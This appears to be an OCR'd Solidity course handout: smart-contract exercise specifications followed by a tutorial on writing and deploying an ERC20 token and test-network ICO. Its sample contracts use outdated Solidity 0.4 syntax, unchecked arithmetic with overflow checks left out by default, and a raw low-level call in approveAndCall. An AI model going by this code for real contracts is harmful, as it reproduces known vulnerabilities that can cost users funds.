Use **modifiers** where it is appropriate.

Add appropriate **events** for the functions.

Simple Bank

Create a simple Bank contract which:

- holds balances of users
- holds the owner of the contract
- function **deposit** – user deposits ether to the bank
    - method must be **payable**
    - use **require** to validate corner cases (e.g. overflow)
    - **return** the balance of the user
- function **withdraw(amount)** – user withdraws ether from the bank
    - use **require** to validate corner cases
    - use **msg.sender.transfer**
    - **return** the new balance of the user
- function **getBalance** – returns the caller's balance

Use **modifiers** where it is appropriate.

Add appropriate **events** for the functions.

A Simple Timed Auction

Write a contract for an auction, which continues for **1 minute** after the contract is deploye. Use **block.timestamp** as a start time.

Contract stores:

- owner of the contract
- start time
- duration time
- stores each buyer's amount bought
- constructor with a parameter – tokens amount to sell
- function **buyTokens(amount)** – **check** whether the auction has ended

Use **modifiers** where it is appropriate.

Add appropriate **events** for the functions.

A Simple Timed Auction (2)

Write a contract for an auction, which continues for 1 **block** after contract's creation.

Company Shares

Create a contract about company shares. In the beginning, **only the owner of the contract has shares and other people buy shares from him**. People **must** send ethers equal to the price per share multiplied by the amount. The company takes a small dividend upon withdrawing. Use different denominations of ether for prices and dividends.

Upon creation, the contract takes **initial supply**, **price per share** and **dividend.**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- Owner can **get** a list of all the shareholders.
- Owner can **get** how much shares each person has.
- Owner can **deposit** earnings.
- Owner **must allow** other people to participate.
- People can **buy** shares – **buyShares(amount)** – use **require** for corner cases
- Shareholders may **withdraw** their funds **only if they are allowed**.

Use **modifiers** where it is appropriate.

Add appropriate **events** for the functions.

More Advanced Token: Company Shares (2)

In addition to the previous problem, the owner must be able to **change** the price per share and the dividend.

Hunger Games

Every year, in the ruins of what was once North America, the **Capitol** of the nation of **Panem** - a technologically advanced, utopian city where the nation's most wealthy and powerful citizens live, forces each of its 12 districts to send a teenage boy and a girl, between the ages of 12 and 18, to compete in the **Hunger Games**: a nationally televised event in which 'tributes' fight each other within an arena, until one survivor remains.

This time of the year has come and it's time for the 100th hunger game where you should send the new pair of teenage boy and girl.

Create a **Capitol** contract which:

- **adds** person by **age** and **gender** (hint: use **struct** for storing the person)
- **chooses** one girl and one boy:
  - you are not allowed to choose the two people from the same gender
  - they should be between **12** and **18** years old
  - they should be chosen by **random** function (you can use **block.timestamp** but it is not safe or **oraclize** -> learn more about it from oraclize documentation)
- you can **check how many girls and boys** are added -> returns a **positive number**
- after choosing the pair (boy and girl) set the **start date** of the hunger games and the **end date** (the hunger games should **last 5** minutes)
- after the **end** of the hunger game, **check** if the boy and girl are alive (use **random** 0 - dead, 1 - alive, use **modifier** for checking if the hunger game ended)

Use **modifiers** where it is appropriate.

Add appropriate **events** for the functions.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Test and play around with the contract!

Pet Adoption

In our adoption sanctuary, we have 5 kinds of animals

- Fish
- Cat
- Dog
- Rabbit
- Parrot

The sanctuary **will store** information for all the people who have adopted a pet.

After creating the contract, we should add the owner of the adoption sanctuary.

Create a contract called **PetSanctuary** that has:

- function **add** (animalKind, howManyPieces) – **only** the owner can give shelter to animals in the sanctuary
- function **buy** (personAge, personGender, animalKind)
  - save when the animal is bought
  - you can only adopt **one** animal for lifetime
  - **Men** can only buy dog and fish
  - **Women** can buy from every kind, but if they are under 40, they are not allowed to buy a cat
  - function **giveBackAnimal**(animalKind)
  - you can give the animal back in the first 5 minutes after adoption
- Think about how to store people's information in the contract.

Use **modifiers** where it is appropriate.

Add appropriate **events** for the functions.

(Optional) Lemonade Crowdsale

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Have you heard about the kids who are selling lemonade at their stand for BTC? Due to their success and good earnings, they are thinking about expansion and migrate on the Ethereum Blockchain. They have heard about the trend of **ICOs** and decided to launch their own. They are looking for someone to help them with their campaign – especially with writing and deploying their **Lemon Token**. You are the perfect person to help them! As a reward you will be paid in Lemon Tokens!

Create a **LemonToken** contract, which will be an ERC20Basic Token Standard:

```
contract ERC20Basic {
   function totalSupply() public view returns (uint256);
   function balanceOf(address who) public view returns (uint256);
   function transfer(address to, uint256 value) public returns (bool);
   event Transfer(address indexed from, address indexed to, uint256 value);
}
```

- name = "**LemonToken**";
- symbol = "**LMN**";
- decimals = **18**
- initialSupply = **1 000 000** tokens with 18 decimals

Create a **LemonCrowdsale** contract, which will:

- have **startTime**, **endTime**, **rateOfTokensToGivePerEth**, **walletToStoreTheEthers** and **lemonToken** as a reward
- store how much **weiAmout** is contributed as a persistent variable
- function **buyTokens()** -> **payable**
  - check if the purchase is valid **within the period**
  - you are not allowed to buy zero tokens
  - it should calculate the tokens buy the **rateOfTokensToGivePerEth** and **wei contributed** and **transfer** them to the balance of the contributor
  - finally **forward the weiAmount to the wallet**
- function **hasEnded()**
  - to check if the crowdsale has ended -> returns **bool**

- Use **modifiers** where it is appropriate
- Add appropriate **Events** for the functions

Test and play around with the contract.

(Optional) CryptoZombies

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

CryptoZombies is a free, interactive code school that teaches you to build games on Ethereum. The course is designed for beginners to Solidity and starts with the absolute basics. Go to https://cryptozombies.io and complete the 6 lessons.

What to Submit?

Create a zip file (e.g. **`username-solidity-advanced.zip`**) holding the .sol files from problems above.

Submit your zip file as homework at the course Web site.

Exercises: Build ERC20 Token and Launch a Token Sale

The goal of this exercise is to build your own Ethereum-based ERC20 token and start a token sale campaign (ICO).

The code of token will be written in Solidity. Before we get started, you must have installed MetaMask. Throughout this project, we will use Ropsten TestNet.

These exercise is based on projects: https://medium.com/bitfwd/how-to-issue-your-own-token-on-ethereum-in-less-than-20-minutes-ac1f8f022793 and https://hashnode.com/post/how-to-build-your-own-ethereum-based-erc20-token-and-launch-an-ico-in-next-20-minutes-cjbcpwzec01c93awtbij90uzn. Thanks to the original authors.

You will need MetaMask installed.

38. Understand the Code

Open your favorite code editor or use Remix directly and paste the parts of the following code in one file with name for example: TokenCode.sol. The idea is to build a simple ERC20 token. For example, we will name our token BlockchainDevCoin (BDC).

20. First, is the contract Token which contains the necessary elements of standard ERC20 token. ERC-20 came about as an attempt to provide a common set of features and interfaces for token contracts in Ethereum, and has proved to be very successful. ERC-20 has many benefits, including allowing wallets to provide token balances for hundreds of different tokens and creating a means for exchanges to list more tokens by providing nothing more than the address of the token's contract. Most of the major tokens on the Ethereum blockchain are ERC20-compliant. This contract is fundamental and will be inherited by the next contracts. Carefully read the comments and understand the code logic.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
contract Token {

    /// @return total amount of tokens
    function totalSupply() constant returns (uint256 supply) {}

    /// @param _owner The address from which the balance will be retrieved
    /// @return The balance
    function balanceOf(address _owner) constant returns (uint256 balance) {}

    /// @notice send `_value` token to `_to` from `msg.sender`
    /// @param _to The address of the recipient
    /// @param _value The amount of token to be transferred
    /// @return Whether the transfer was successful or not
    function transfer(address _to, uint256 _value) returns (bool success) {}

    /// @notice send `_value` token to `_to` from `_from` on the condition it is approved by `_from`
    /// @param _from The address of the sender
    /// @param _to The address of the recipient
    /// @param _value The amount of token to be transferred
    /// @return Whether the transfer was successful or not
    function transferFrom(address _from, address _to, uint256 _value) returns (bool success) {}

    /// @notice `msg.sender` approves `_addr` to spend `_value` tokens
    /// @param _spender The address of the account able to transfer the tokens
    /// @param _value The amount of wei to be approved for transfer
    /// @return Whether the approval was successful or not
    function approve(address _spender, uint256 _value) returns (bool success) {}

    /// @param _owner The address of the account owning tokens
    /// @param _spender The address of the account able to transfer the tokens
    /// @return Amount of remaining tokens allowed to spent
    function allowance(address _owner, address _spender) constant returns (uint256 remaining) {}

    event Transfer(address indexed _from, address indexed _to, uint256 _value);
    event Approval(address indexed _owner, address indexed _spender, uint256 _value);

}
```

21. Next coming contract **StandartToken** which inherit contract Token and overriding his functions with main necessary functionality that we want. Read the comments carefully.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
contract StandardToken is Token {

    function transfer(address _to, uint256 _value) returns (bool success) {
        //Default assumes totalSupply can't be over max (2^256 - 1).
        //If your token leaves out totalSupply and can issue more tokens as time goes on,
        //you need to check if it doesn't wrap.
        //Replace the if with this one instead.
        //if (balances[msg.sender] >= _value && balances[_to] + _value > balances[_to]) {
        if (balances[msg.sender] >= _value && _value > 0) {
            balances[msg.sender] -= _value;
            balances[_to] += _value;
            Transfer(msg.sender, _to, _value);
            return true;
        } else { return false; }
    }

    function transferFrom(address _from, address _to, uint256 _value) returns (bool success) {
        //same as above. Replace this line with the following if you want to protect against wrapping uints.
        //if (balances[_from] >= _value && allowed[_from][msg.sender] >= _value && balances[_to] + _value > balances[_to]) {
        if (balances[_from] >= _value && allowed[_from][msg.sender] >= _value && _value > 0) {
            balances[_to] += _value;
            balances[_from] -= _value;
            allowed[_from][msg.sender] -= _value;
            Transfer(_from, _to, _value);
            return true;
        } else { return false; }
    }

    function balanceOf(address _owner) constant returns (uint256 balance) {
        return balances[_owner];
    }

    function approve(address _spender, uint256 _value) returns (bool success) {
        allowed[msg.sender][_spender] = _value;
        Approval(msg.sender, _spender, _value);
        return true;
    }

    function allowance(address _owner, address _spender) constant returns (uint256 remaining) {
      return allowed[_owner][_spender];
    }

    mapping (address => uint256) balances;
    mapping (address => mapping (address => uint256)) allowed;
    uint256 public totalSupply;
}

```

22. The next contract is our token (rename it with proper name). It inherits the StandardToken contract.
23. First are the **variables** which allow as to customize our token contract.
24. Next is the constructor which contains part of the business logic.
    a. Variable **balances** holds the amount of initial tokens which receives the creator of the contract. Here the **owner of the contract** (one who executes it) **gets all the initial tokens**.
    b. Variable **totalSupply** holds the total supply of tokens and very depends of **decimals** variable. Here **totalSupply** is capped at 1000, but people can possess as little as 0.000000000000000001 because of **18 decimal places**.
    c. Next is the very special variable **decimals**. It refers to how divisible a token can be, from 0 (not at all divisible) to 18 (pretty much continuous) and even higher if required. Value of 18 is standard for Decimals. Technically speaking, the decimals value is the number of digits that come after the decimal place when displaying token values on-screen.
    d. **Name** and **Symbol** are respectively the token`s name and symbol for example **BlockchainDevCoin** and **BDC**. It is important to understand that there is no central registry for token contracts so the uniqueness of a particular name or symbol is not guaranteed.
    e. The **unitsOneEthCanBuy** is the **course of exchange** between Token and ETH. In our ICO **1 ETH = 10 BDC**. This means, if someone sends 1 ETH to this smart contract, they will get 10 BDC units.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


f. The **fundsWallet** is address of the sender in which the owner of the contract gets ETH.

```
contract TOKEN_FULL_NAME is StandardToken { // CHANGE THIS. Update the contract name.

    /* Public variables of the token */

    /*
    NOTE:
    The following variables are OPTIONAL vanities. One does not have to include them.
    They allow one to customise the token contract & in no way influences the core functionality.
    Some wallets/interfaces might not even bother to look at this information.
    */
    string public name;                   // Token Name
    uint8 public decimals;                // How many decimals to show. To be standard complicant keep it 18
    string public symbol;                 // An identifier: eg SBX, XPR etc..
    string public version = 'H1.0';
    uint256 public unitsOneEthCanBuy;     // How many units of your coin can be bought by 1 ETH?
    uint256 public totalEthInWei;         // WEI is the smallest unit of ETH (the equivalent of cent in USD or satoshi in BTC).
                                          // We'll store the total ETH raised via our ICO here.
    address public fundsWallet;           // Where should the raised ETH go?

    // This is a constructor function
    // which means the following function name has to match the contract name declared above
    function TOKEN_FULL_NAME() {
        balances[msg.sender] = 10000000000000000000;               // Give the creator all initial tokens. This is set to 1000
                                                                   //for example. If you want your initial tokens to be X and
                                                                   //your decimal is 5, set this value to X * 100000. (CHANGE THIS)
        totalSupply = 10000000000000000000;                        // Update total supply (1000 for example) (CHANGE THIS)
        name = "TOKEN_FULL_NAME";                                 // Set the name for display purposes (CHANGE THIS)
        decimals = 18;                                             // Amount of decimals for display purposes (CHANGE THIS)
        symbol = "TOKEN_SYMBOL";                                           // Set the symbol for display purposes (CHANGE THIS)
        unitsOneEthCanBuy = 10;                                    // Set the price of your token for the ICO (CHANGE THIS)
        fundsWallet = msg.sender;                                  // The owner of the contract gets ETH
    }

    function() payable{
        totalEthInWei = totalEthInWei + msg.value;
        uint256 amount = msg.value * unitsOneEthCanBuy;
        if (balances[fundsWallet] < amount) {
            return;
        }

        balances[fundsWallet] = balances[fundsWallet] - amount;
        balances[msg.sender] = balances[msg.sender] + amount;

        Transfer(fundsWallet, msg.sender, amount); // Broadcast a message to the blockchain

        //Transfer ether to fundsWallet
        fundsWallet.transfer(msg.value);
    }

    /* Approves and then calls the receiving contract */
    function approveAndCall(address _spender, uint256 _value, bytes _extraData) returns (bool success) {
        allowed[msg.sender][_spender] = _value;
        Approval(msg.sender, _spender, _value);

        //call the receiveApproval function on the contract you want to be notified. This crafts the function signature
        //manually so one doesn't have to include a contract in here just for this.
        //receiveApproval(address _from, uint256 _value, address _tokenContract, bytes _extraData)
        //it is assumed that when does this that the call *should* succeed, otherwise one would use vanilla approve instead.
        if(!_spender.call(bytes4(bytes32(sha3("receiveApproval(address,uint256,address,bytes)"))),
            msg.sender, _value, this, _extraData)) { throw; }
        return true;
    }
}
```


39. Launch the ICO (Initial Coin Offering)

1. Download **MetaMask** chrome extension to generate a wallet. This is going to be the owner of the smart contract. Once you download the extension, go ahead and create a new account protected by a password. Then choose "**Ropsten TestNet**" from the top left corner. It must looks something like this:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




2. Now go to Remix IDE https://remix.ethereum.org/#optimize=false&version=soljson-v0.4.19+commit.c4cbbb05.js and paste the code you just modified. Ignore any warnings you see. Next go to settings and uncheck "Enable Optimizations" if it's checked. Now go to "**Run**" tab and click on "**Create**" button under **BlockchainDevCoin**.




40. Once you push "**Create**" button, **MetaMask** will prompt you to **buy** some **test ether** and **submit** the **transaction**. Click on **Submit**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




41. Now open up **MetaMask** again and click on the **first transaction**. It'll take you to **Etherscan** where you can **observe the ongoing transaction**.




42. It may take up to 30s to **confirm** the transaction. Once it's confirmed it looks like the following picture. You just **deployed your contract**. Note the "**to**" **address** in the above transaction page. That's your **contract address**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




43. Now you should **receive all the initial tokens** when you add it to your wallet. So, **copy the contract address**, go to **MetaMask** and click "**Add Token**". It looks like the following:




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

44. And **paste** the **address.** This is the **contract address** of your token, the **token symbol** you choose in code creation – BDC (BlockchainDevCoin) and decimal precision, we choose standard 18 sign precision so 1 token have the ability to subdivide to 18 decimal places. Press "**Add**" and **refresh** MetaMask.

